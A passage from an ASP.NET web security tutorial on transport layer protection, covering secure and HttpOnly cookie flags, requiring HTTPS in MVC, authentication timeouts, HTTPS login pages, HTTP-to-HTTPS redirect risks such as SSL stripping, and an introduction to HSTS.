
Here' we have the same website running locally over HTTPS using a self-signed certificate, hence the warning indicators in the URL bar:



This alone is fine, assuming of course it had a valid certificate. The problem though, is this:



There is one subtle difference on this screen – the scheme is now HTTP. The problem though is that we're still logged in. What this means is that the .ASPXAUTH cookie has been sent across the network in the clear and is open to interception in the same way I grabbed the one at McDonald's earlier on. All it takes is one HTTP request to the website whilst I'm logged on – even though I logged on over HTTPS – and the session hijacking risk returns. When we inspect the cookie, the reason for this becomes clear:




The cookie is not flagged as being “secure”. The [secure cookie attribute](#) instructs the browser as to whether or not it should send the cookie over an HTTP connection. When the cookie is not decorated with this attribute, the browser will send it along with *all* requests to the domain which set it, regardless of whether the HTTP or HTTPS scheme is used.


The mitigation for this within a forms authentication website in ASP.NET is to set the [requireSSL property](#) in the web.config to “true”:

```
<forms loginUrl="~/Account/LogOn" timeout="30" requireSSL="true" />
```


After we do this, the “secure” property on the cookie is now set and clearly visible when we look at the cookies passed over the HTTPS scheme:



But go back to HTTP and the .ASPXAUTH cookie has completely disappeared – all that's left is the cookie which persists the session ID:



What the secure cookie does is ensures that it absolutely, positively cannot be passed over the network in the clear. The session hijacking example from earlier on is now impossible to reproduce. It also means that you can no longer login over the HTTP scheme:




That's a pretty self-explanatory error message!

Where possible, use SSL for cookies

In the example above, the membership provider took care of setting the `.ASPXAUTH` cookie and after correctly configuring the `web.config`, it also ensured the cookie was flagged as “secure”. But the extent of this is purely the auth cookie, nothing more. Take the following code as an example:

```
var cookie = new HttpCookie("ResultsPerPage", "50");
Response.Cookies.Add(cookie);
```


Let's assume this cookie is used to determine how many results I want returned on the “Log” page of the admin section. I can define this value via controls on the page and it's persisted via a cookie. I'm only ever going to need it on the admin page and as we now know, I can only access the admin page if already authenticated which, following the advice in the previous section, means I'll have a secure auth cookie. But it doesn't mean the “ResultsPerPage” cookie is secure:



Now of course the necessity for the cookie to be marked as secure is a factor of the information being protected within it. Whilst this cookie doesn't contain sensitive info, a better default position on a TLS-enabled site is to start secure and this can easily be configured via the web.config:

```
<httpCookies requireSSL="true" />
```

Once the `requireSSL` flag is set, we get the same protection that we got back in the forms authentication section for the auth cookie:



This is now a very different proposition as the cookie is afforded the same security as the auth cookie from earlier on. If the request isn't made over HTTPS, the cookie simply won't be sent over the network. But this setting means that *every* cookie can only be sent over HTTPS which means that even the ASP.NET_SessionId cookie is not sent over HTTP resulting in a new session ID for every request. In many cases this won't matter, but sometimes more granularity is required.

What we can do is set the secure flag when the cookie is created rather than doing it globally in the web.config:

```
var cookie = new HttpCookie("ResultsPerPage", "50");
cookie.Secure = true;
Response.Cookies.Add(cookie);
```

Whilst you'd only really need to do this when it's important to have other cookies which can be sent across HTTP, it's nice to have the option.

Just one more thing on cookies while we're here, and it's not really related to transport layer protection. If the cookie doesn't need to be requested by client-side script, make sure it's flagged as **HTTP only**. When you look back at the cookie information in the screen grabs, you may have noticed that this is set for the .ASPXAUTH cookie but not for the cookie we created by code. Setting this to "true" offers protection against malicious client-side attacks such as XSS and it's equally easy to turn on either across the entire site in the web.config:

```
<httpCookies httpOnlyCookies="true" />
```

Or manually when creating the cookie:

```
var cookie = new HttpCookie("ResultsPerPage", "50");
cookie.HttpOnly = true;
Response.Cookies.Add(cookie);
```

It's cheap insurance and it means client script can no longer access the cookie. Of course there are times when you *want* to access the cookie via JavaScript but again, start locked down and open up from there if necessary.

Ask MVC to require SSL and link to HTTPS

Something that ASP.NET MVC makes exceptionally easy is the ability to require controllers or actions to only be served over HTTPS; it's just a simple attribute:

```
[RequireHttps]
public class AccountController : Controller
```

In a case like the account controller (this is just the default one from a new MVC project), we don't want any of the actions to be served over HTTP as they include features for logging in, registering and changing passwords. This is an easy case for decorating the entire controller class but it can be used in just the same way against an action method if more granularity is required.

Once we require HTTPS, any HTTP requests will be met with a 302 (moved temporarily) response and then the browser redirected to the secure version. We can see this sequence play out in [Fiddler](#):

#	Result	Protocol	Host	URL	Body	Caching	Content-Type
 1	302	HTTP	localhost	/Account/LogOn	148	private	text/html; charset=utf-8
 2	200	HTTP	CONNECT	localhost:443	466		
 3	200	HTTPS	localhost	/Account/LogOn	2,242	private	text/html; charset=utf-8

But it's always preferable to avoid redirects as it means the browser ends up making an additional request, plus it poses some other security risks we'll look at shortly. A preferable approach is to link directly to the resource using the HTTPS scheme and in the case of linking to controller actions, it's easy to pass in the protocol via one of the overloads:

```
@Html.ActionLink("Log on", "LogOn", "Account", "https", null, null, null, null)
```

Unfortunately the only available `ActionLink` overload which takes a protocol also has another four redundant parameters but regardless, the end result is that an absolute URL using the HTTPS scheme is emitted to the markup:

```
<a href="https://localhost/Account/LogOn">
```

Applying both these techniques gives the best of both worlds: It's easy to link directly to secure versions of actions plus your controller gets to play policeman and ensure that it's not possible to circumvent HTTPS, either deliberately or by accident.

Time limit authentication token validity

While we're talking about easily configurable defences, a very "quick win" – albeit not specific to TLS – is to ensure the period for which an authentication token is valid is kept to a bare minimum. When we reduce this period, the window in which the session may be hijacked is reduced.

One way of reducing this window is simply to reduce the `timeout` set in the forms authentication element of the `web.config`:

```
<forms loginUrl="~/Account/LogOn" timeout="30" />
```

Whilst the default in a new ASP.NET app (either MVC or web forms) is 30 minutes, reducing this number to the minimum practical value offers a certain degree of security. Of course you then trade off usability, but that's often the balance we work with in security (two factor authentication is a great example of this).

But even shorter timeouts leave a persistent risk; if the hijacker *does* get hold of the session, they can just keep issuing requests until they're done with their malicious activities and they'll remain authenticated. One way of mitigating this risk – but also at the cost of usability – is to disable `sliding expiration`:


```
<forms loginUrl="~/Account/LogOn" timeout="30" slidingExpiration="false" />
```

What this means is that regardless of whether the authenticated user keeps sending requests or not, the user *will* be logged out after the timeout period elapses once they're logged in. This caps the window of session hijacking risk.

But the value of both these settings is greater when no TLS exists. Yes, sessions can still be hijacked when TLS is in place, but it's an additional piece of security that's always nice to have in place.

Always serve login pages over HTTPS


A fairly common practice on websites is to display a login form on each page. Usually these pages are served up over HTTP, after all, they just contain public content. [Singapore Airlines](#) uses this approach so that as you navigate through the site, the login form remains at the top left of the screen:




In order to protect the credentials in transit, they then post to an HTTPS address:

```
<form id="headerLoginForm"
action="https://www.singaporeair.com/kfHeaderLogin.form" method="post">
```

Think of the HTTP login form scenario like this:



This method *will* encrypt the credentials before posting them, but there's one very major flaw in the design; it's wide open to a [man in the middle attack](#). An MITM attack works by a malicious party intercepting and manipulating the conversation between client and server. Earlier on I explained that one of the benefits offered by TLS was that it "provides assurance that the content has not been manipulated in transit". Consider that in the following MITM scenario:



Because the login form was loaded over HTTP, it was open to modification by a malicious party. This could happen at many different points between the client and the server; the client's internet gateway, the ISP, the hosting provider, etc. Once that login form is available for modification, inserting, say, some JavaScript to asynchronously send the credentials off to an attacker's website can be done without the victim being any the wiser.

This is not the stuff of fiction; precisely this scenario was [played out by the Tunisian government](#) only a year ago:

The Tunisian Internet Agency (Agence tunisienne d'Internet or ATI) is being blamed for the presence of injected JavaScript that captures usernames and passwords. The code has been discovered on login pages for Gmail, Yahoo, and Facebook, and said to be the reason for the recent rash of account hijackings reported by Tunisian protesters.

And:

There is an upside however, as the embedded JavaScript only appears when one of the sites is accessed with HTTP instead of HTTPS. In each test case, we were able to confirm that Gmail and Yahoo were only compromised when HTTP was used.

The mitigation for this risk is simply not to display login forms on pages which may be requested over HTTP. In a case like Singapore Airlines, either each page needs to be served over HTTPS *or* there needs to be a link to an HTTPS login page. You can't have it both ways.

OWASP also refers to this specific risk in the TLS cheat sheet under [Use TLS for All Login Pages and All Authenticated Pages](#):

The login page and all subsequent authenticated pages must be exclusively accessed over TLS. The initial login page, referred to as the "login landing page", must be served over TLS. Failure to utilize TLS for the login landing page allows an attacker to modify the login form action, causing the user's credentials to be posted to an arbitrary location.

Very clear indeed.

But there's also a secondary flaw with loading a login form over HTTP then posting to HTTPS; there's no opportunity to inspect the certificate *before* sending sensitive data. Because of this, the authenticity of the site can't be verified until it's too late. Actually, the user has no idea if any transport security will be employed at all and without seeing the usual browser indicators that TLS is present, the assumption would normally be that *no* TLS exists. There's simply nothing visible to indicate otherwise.

Try not to redirect from HTTP to HTTPS


One of the risks that remains in an HTTPS world is how the user gets there to begin with. Let's take a typical scenario and look at American Express. Most people, when wanting to access the site will type this into their browser's address bar:

www.americanexpress.com

All browsers will default this address to use the HTTP scheme so the request they actually make is:

<http://www.americanexpress.com>

But as you can see from the browser below, the response does not use the HTTP scheme at all, rather it comes back with the landing page (including login facility) over HTTPS:



What's actually happening here is that Amex is receiving the HTTP request then returning an [HTTP 301 \(moved permanently\)](#) response and asking the browser to redirect to <https://www.americanexpress.com/>. We can see this in Fiddler with the request in the top half of the screen and the response at the bottom:

The screenshot displays the network tab of a web browser's developer tools. The top section shows the 'Request Headers' for a GET request to `www.americanexpress.com`. The 'Client' section lists various headers including `Accept`, `Accept-Charset`, `Accept-Encoding`, `Accept-Language`, and `User-Agent`. The 'Cookies / Login' section shows several cookies, including `bandwidthdetect=vhigh`, `cm.BOWEv9AQB6DpB8eal3BcwhcuvAh=1321228540`, and `cm.BOWwtCAQB6DpB8eZz1Bcwhcupsh=1321407130`. The 'Transport' section shows `Connection: keep-alive` and `Host: www.americanexpress.com`. The bottom section shows the 'Response Headers' for an HTTP/1.1 `301 Moved Permanently` response. The 'Cache' section shows `Age: 0`, `Date: Sun, 20 Nov 2011 21:34:42 GMT`, and `Vary: Accept-Encoding`. The 'Entity' section shows `Content-Length: 324` and `Content-Type: text/html; charset=iso-8859-1`. The 'Miscellaneous' section shows `Server: IBM_HTTP_Server`. The 'Transport' section shows `Connection: Keep-Alive` and `Location: https://www.americanexpress.com/`. Red boxes highlight the `Host` header in the request and the `Location` header in the response.

Because that first request is being made over HTTP it's vulnerable to manipulation in the same way as the Tunisian example earlier on in that it can be modified in transit. In fact there's nothing stopping a malicious party who was able to manipulate the response from changing the redirect path (or any other part of the response) to something entirely different or just returning an HTTP page with modified login controls (again, think back to Tunisia). All of this is simply because the request sequence started out over an insecure protocol.

It was only a few years back that the risk this practice poses was brought into the spotlight by [Moxie Marlinspike](#) when he created [SSL Strip](#). What Moxie showed us is the ease with which transport security can be entirely removed by a MITM simply intercepting that first


HTTP request then instead of allowing the redirect to HTTPS, sending the response back to the client in HTTP and then proxying requests back to the server over HTTPS. Unless explicitly looking for the presence of HTTPS (which most users wouldn't consciously do), the path has now been paved to observe credentials and other sensitive data being sent over plain old unencrypted HTTP. The video on the website is well worth a watch and shows just how easily HTTPS can be circumvented when you begin with a dependency on HTTP (also consider this in the context of the previous section about loading login forms over HTTP).

In a perfect world, the solution is to never redirect; the site would only load if the user explicitly typed a URL beginning with the HTTPS scheme thus mitigating the threat of manipulation. But of course that would have a significant usability impact; anyone who attempted to access a URL without a scheme would go nowhere.

Until recently, OWASP published a section titled [Do not perform redirects from non-TLS to TLS login page](#) (it's still there, just flagged as "removed"). Their suggestion was as follows:

It is recommended to display a security warning message to the user whenever the non-TLS login page is requested. This security warning should urge the user to always type "HTTPS" into the browser or bookmark the secure login page. This approach will help educate users on the correct and most secure method of accessing the application.

Obviously this has a major usability impact; asking the user to go back up to their address bar and manually change the URL seems ludicrous in a world of hyperlinks and redirects. This, unfortunately, is why the HTTP to HTTPS redirect pattern will remain for some time yet, but at least developers should be aware of the risk. The only available mitigation is to check the validity of the certificate before providing your credentials:



HTTP strict transport security

A potential solution to the risks of serving content over HTTP which *should* be secure is [HTTP Strict Transport Security](#), or HSTS for short. The HSTS spec remains in draft form after originally being submitted to [IETF](#) around the middle of last year. The promise of the proposed spec is that it will provide facilities for content to be flagged as secure in a fashion that the browser will understand and that cannot be manipulated by a malicious party.

